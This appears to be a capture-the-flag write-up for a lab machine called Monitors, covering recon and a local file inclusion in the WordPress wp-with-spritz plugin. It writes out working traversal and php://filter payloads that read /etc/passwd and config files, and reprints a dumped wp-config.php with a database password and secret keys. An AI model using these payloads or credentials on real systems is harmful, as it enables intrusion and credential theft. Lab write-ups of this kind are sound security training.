

Information Gathering
Nmap
Nmap scan report for Monitors.HTB (10.10.10.238)
Host is up (0.30s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ba:cc:cd:81:fc:91:55:f3:f6:a9:1f:4e:e8:be:e5:2e (RSA)
|   256 69:43:37:6a:18:09:f5:e7:7a:67:b8:18:11:ea:d7:65 (ECDSA)
|_  256 5d:5e:3f:67:ef:7d:76:23:15:11:4b:53:f8:41:3a:94 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: WordPress 5.5.1
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Welcome to Monitor – Taking hardware monitoring seriously
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
WordPress version 5.5.1 — registration is not allowed
Scanned with nmap’s default scripts via --script="http-wordpress*" — no useful results
Nmap scan report for monitors.htb (10.10.10.238)
Host is up (0.37s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-wordpress-brute:
|   Accounts: No valid accounts found
|_  Statistics: Performed 2716 guesses in 599 seconds, average tps: 4.6
| http-wordpress-enum:
| Search limited to top 100 themes/plugins
|   themes
|     twentyseventeen 2.4
|_    iconic-one 2.1.7
| http-wordpress-users:
| Username found: admin
|_Search stopped at ID #25. Increase the upper limit if necessary with 'http-wordpress-users.limit'

NSE: Script Post-scanning.
Initiating NSE at 21:54
Completed NSE at 21:54, 0.00s elapsed
Initiating NSE at 21:54
Completed NSE at 21:54, 0.00s elapsed
Read data files from: /usr/local/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 612.24 seconds
Next, ran directory scans with dirsearch and dirbuster
Target: http://monitors.htb/

Output File: D:\cmder\opt\dirsearch\reports\monitors.htb\_21-05-18_23-31-25.txt

[23:31:25] Starting:
[23:31:36] 403 -  277B  - /.htaccess.bak1
[23:31:36] 403 -  277B  - /.htaccess.save
[23:31:36] 403 -  277B  - /.htaccess.sample
[23:31:36] 403 -  277B  - /.htaccess.orig
[23:31:36] 403 -  277B  - /.htaccessOLD
[23:31:36] 403 -  277B  - /.htaccessBAK
[23:31:36] 403 -  277B  - /.htaccessOLD2
[23:31:36] 403 -  277B  - /.httr-oauth
[23:31:40] 403 -  277B  - /.php
30.60% - Last request to: admin/fckeditor/editor/filemanager/connectors/aspx/connector.aspx63.49% - Last request to: includes/fckeditor/editor/filemanager/connectors/aspx/upload.aspx[23:32:41] 301 -    0B  - /index.php  ->  http://monitors.htb/
[23:32:44] 200 -   19KB - /license.txt
80.50% - Last request to: plugins/sfSWFUploadPlugin/web/sfSWFUploadPlugin/swf/swfupload.swf[23:32:59] 200 -    7KB - /readme.html
[23:33:01] 403 -  277B  - /server-status
[23:33:01] 403 -  277B  - /server-status/
[23:33:13] 301 -  315B  - /wp-admin  ->  http://monitors.htb/wp-admin/
[23:33:13] 302 -    0B  - /wp-admin/  ->  http://monitors.htb/wp-login.php?redirect_to=http%3A%2F%2Fmonitors.htb%2Fwp-admin%2F&reauth=1
[23:33:13] 200 -    1KB - /wp-admin/install.php
[23:33:13] 409 -    3KB - /wp-admin/setup-config.php
[23:33:13] 301 -  317B  - /wp-content  ->  http://monitors.htb/wp-content/
[23:33:13] 200 -    0B  - /wp-content/
[23:33:14] 200 -  966B  - /wp-content/uploads/
[23:33:14] 301 -  318B  - /wp-includes  ->  http://monitors.htb/wp-includes/
[23:33:14] 500 -    0B  - /wp-includes/rss-functions.php
[23:33:14] 200 -    7KB - /wp-login.php
[23:33:14] 302 -    0B  - /wp-signup.php  ->  http://monitors.htb/wp-login.php?action=register
[23:33:15] 200 -   47KB - /wp-includes/
[23:33:15] 405 -   42B  - /xmlrpc.php
(1) Noticed that xmlrpc.php could be brute-forced, so used wpscan against the top 10k passwords — failed

(2) Meanwhile, dirbuster delivered

Keyword spritz wordpress
Found the following resources
https://wpscan.com/vulnerability/cdd8b32a-b424-4548-a801-bbacbaad23f8
http://monitors.htb//wp-content/plugins/wp-with-spritz/wp.spritz.content.filter.php?url=/../../../..//etc/passwd
http://monitors.htb//wp-content/plugins/wp-with-spritz/wp.spritz.content.filter.php?url=php://filter/read=convert.base64-encode/resource=/etc/apache2/apache2.conf
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
marcus:x:1000:1000:Marcus Haynes:/home/marcus:/bin/bash
Debian-snmp:x:112:115::/var/lib/snmp:/bin/false
mysql:x:109:114:MySQL Server,,,:/nonexistent:/bin/falseCg
Kept digging through files, trying to obtain credentials and more information
(1) The configuration file wp-config.php
Since reading a PHP file directly causes formatting problems, used base64 to exfiltrate the result out-of-band
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://wordpress.org/support/article/editing-wp-config-php/
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** MySQL database username */
define( 'DB_USER', 'wpadmin' );

/** MySQL database password */
define( 'DB_PASSWORD', 'BestAdministrator@2020!' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8mb4' );

/** The Database Collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}
 * You can change these at any point in time to invalidate all existing cookies. This will force all users to have to log in again.
 *
 * @since 2.6.0
 */
define( 'AUTH_KEY',         'KkY%W@>T}4CKTw5{.n_j3bywoB0k^|OKX0{}5|UqZ2!VH!^uWKJ.O oROc,h pp:' );
define( 'SECURE_AUTH_KEY',  '*MHA-~<-,*^$raDR&uxP)k(~`k/{PRT(6JliOO9XnYYbFU?Xmb#9USEjmgeHYYpm' );
define( 'LOGGED_IN_KEY',    ')F6L,A23Tbr9yhrhbgjDHJPJe?sCsDzDow-$E?zYCZ3*f40LSCIb] E%zrW@bs3/' );
define( 'NONCE_KEY',        'g?vl(p${jG`JvDxVw-]#oUyd+uvFRO1tAUZQG_sGg&Q7O-*tF[KIe$weE^$bB3%C' );
define( 'AUTH_SALT',        '8>PIil3 7re_:3&@^8Zh|p^I8rwT}WpVr5|t^ih05A:]xjTA,UVXa8ny:b--/[Jk' );
define( 'SECURE_AUTH_SALT', 'dN c^]m:4O|GyOK50hQ1tumg4<JYlD2-,r,oq7GDjq4M Ri:x]Bod5L.S&.hEGfv' );
define( 'LOGGED_IN_SALT',   'tCWVbTcE*_T_}X3#t+:)>N+D%?vVAIw#!*&OK78M[@ YT0q):G~A:hTv`bO<,|68' );
define( 'NONCE_SALT',       'sa>i39)9<vVyhE3auBVzl%=p23NJbl&)*.{`<*>;R2=QHqj_a.%({D4yI-sy]D8,' );

/**#@-*/

/**
 * WordPress Database Table prefix.
 *
 * You can have multiple installations in one database if you give each
 * a unique prefix. Only numbers, letters, and underscores please!
 */
$table_prefix = 'wp_';

/**
 * For developers: WordPress debugging mode.
 *
 * Change this to true to enable the display of notices during development.
 * It is strongly recommended that plugin and theme developers use WP_DEBUG
 * in their development environments.
 *
 * For information on other constants that can be used for debugging,
 * visit the documentation.
 *
 * @link https://wordpress.org/support/article/debugging-in-wordpress/
 */
define( 'WP_DEBUG', false );

/* That's all, stop editing! Happy publishing. */

/** Absolute path to the WordPress directory. */
if ( ! defined( 'ABSPATH' ) ) {
	define( 'ABSPATH', __DIR__ . '/' );
}

/** Sets up WordPress vars and included files. */
require_once ABSPATH . 'wp-settings.php';
At this point we have collected
Password 1
Usernames
admin
marcus
wpadmin

Password
BestAdministrator@2020!
Next, read wp-trackback.php as well
<?php
/**
* Handle Trackbacks and Pingbacks Sent to WordPress
*
* @since 0.71
*
* @package WordPress
* @subpackage Trackbacks
*/
if ( empty( $wp ) ) {
require_once __DIR__ . '/wp-load.php';
wp( array( 'tb' => '1' ) );
}
/**
* Response to a trackback.
*
* Responds with an error or success XML message.
*
* @since 0.71
*
* @param int|bool $error Whether there was an error.
* Default '0'. Accepts '0' or '1', true or false.
* @param string $error_message Error message if an error occurred.
*/
function trackback_response( $error = 0, $error_message = '' ) {
header( 'Content-Type: text/xml; charset=' . get_option( 'blog_charset' ) );
if ( $error ) {
echo '<?xml version="1.0" encoding="utf-8"?' . ">\n";
echo "<response>\n";
echo "<error>1</error>\n";
echo "<message>$error_message</message>\n";
echo '</response>';
die();
} else {
echo '<?xml version="1.0" encoding="utf-8"?' . ">\n";
echo "<response>\n";
echo "<error>0</error>\n";
echo '</response>';
}
}
// Trackback is done by a POST.
$request_array = 'HTTP_POST_VARS';
if ( ! isset( $_GET['tb_id'] ) || ! $_GET['tb_id'] ) {
$tb_id = explode( '/', $_SERVER['REQUEST_URI'] );
$tb_id = intval( $tb_id[ count( $tb_id ) - 1 ] );
}
$tb_url = isset( $_POST['url'] ) ? $_POST['url'] : '';
$charset = isset( $_POST['charset'] ) ? $_POST['charset'] : '';
// These three are stripslashed here so they can be properly escaped after mb_convert_encoding().
$title = isset( $_POST['title'] ) ? wp_unslash( $_POST['title'] ) : '';
$excerpt = isset( $_POST['excerpt'] ) ? wp_unslash( $_POST['excerpt'] ) : '';
$blog_name = isset( $_POST['blog_name'] ) ? wp_unslash( $_POST['blog_name'] ) : '';
if ( $charset ) {
$charset = str_replace( array( ',', ' ' ), '', strtoupper( trim( $charset ) ) );
} else {
$charset = 'ASCII, UTF-8, ISO-8859-1, JIS, EUC-JP, SJIS';
}
// No valid uses for UTF-7.
if ( false !== strpos( $charset, 'UTF-7' ) ) {
die;
}
// For international trackbacks.
if ( function_exists( 'mb_convert_encoding' ) ) {
$title = mb_convert_encoding( $title, get_option( 'blog_charset' ), $charset );
$excerpt = mb_convert_encoding( $excerpt, get_option( 'blog_charset' ), $charset );
$blog_name = mb_convert_encoding( $blog_name, get_option( 'blog_charset' ), $charset );
}
// Now that mb_convert_encoding() has been given a swing, we need to escape these three.
$title = wp_slash( $title );
$excerpt = wp_slash( $excerpt );
$blog_name = wp_slash( $blog_name );
if ( is_single() || is_page() ) {
$tb_id = $posts[0]->ID;
}
if ( ! isset( $tb_id ) || ! intval( $tb_id ) ) {
trackback_response( 1, __( 'I really need an ID for this to work.' ) );
}
if ( empty( $title ) && empty( $tb_url ) && empty( $blog_name ) ) {
// If it doesn't look like a trackback at all.
wp_redirect( get_permalink( $tb_id ) );
exit;
}
if ( ! empty( $tb_url ) && ! empty( $title ) ) {
/**
* Fires before the trackback is added to a post.
*
* @since 4.7.0
*
* @param int $tb_id Post ID related to the trackback.
* @param string $tb_url Trackback URL.
* @param string $charset Character Set.
* @param string $title Trackback Title.
* @param string $excerpt Trackback Excerpt.
* @param string $blog_name Blog Name.
*/
do_action( 'pre_trackback_post', $tb_id, $tb_url, $charset, $title, $excerpt, $blog_name );
header( 'Content-Type: text/xml; charset=' . get_option( 'blog_charset' ) );
if ( ! pings_open( $tb_id ) ) {
trackback_response( 1, __( 'Sorry, trackbacks are closed for this item.' ) );
}
$title = wp_html_excerpt( $title, 250, '…' );
$excerpt = wp_html_excerpt( $excerpt, 252, '…' );
$comment_post_ID = (int) $tb_id;
$comment_author = $blog_name;
$comment_author_email = '';
$comment_author_url = $tb_url;
$comment_content = "<strong>$title</strong>\n\n$excerpt";
$comment_type = 'trackback';
$dupe = $wpdb->get_results( $wpdb->prepare( "SELECT * FROM $wpdb->comments WHERE comment_post_ID = %d AND comment_author_url = %s", $comment_post_ID, $comment_author_url ) );
if ( $dupe ) {
trackback_response( 1, __( 'We already have a ping from that URL for this post.' ) );
}
$commentdata = compact( 'comment_post_ID', 'comment_author', 'comment_author_email', 'comment_author_url', 'comment_content', 'comment_type' );
$result = wp_new_comment( $commentdata );
if ( is_wp_error( $result ) ) {
trackback_response( 1, $result->get_error_message() );
}
$trackback_id = $wpdb->insert_id;
/**
* Fires after a trackback is added to a post.
*
* @since 1.2.0
*
* @param int $trackback_id Trackback ID.
*/
do_action( 'trackback_post', $trackback_id );
trackback_response( 0 );
}
Tried crafting parameters — nothing worked no matter what..
After another hour or so of wandering around, going from manual attempts to SecLists/Fuzzing/LFI, finally a breakthrough.
In the information of some process, found a very suspicious point: large amounts of attack payloads —
It had to be another virtual host!
# /proc/self/cmdline
	/usr/sbin/apache2-kstart

# /etc/php/7.2/apache2/php.ini
No useful information

# /etc/apache2/sites-available/000-default.conf
  # Default virtual host settings
  # Add monitors.htb.conf
  # Add cacti-admin.monitors.htb.conf
A Winding Path to the Goal
http://cacti-admin.monitors.htb/
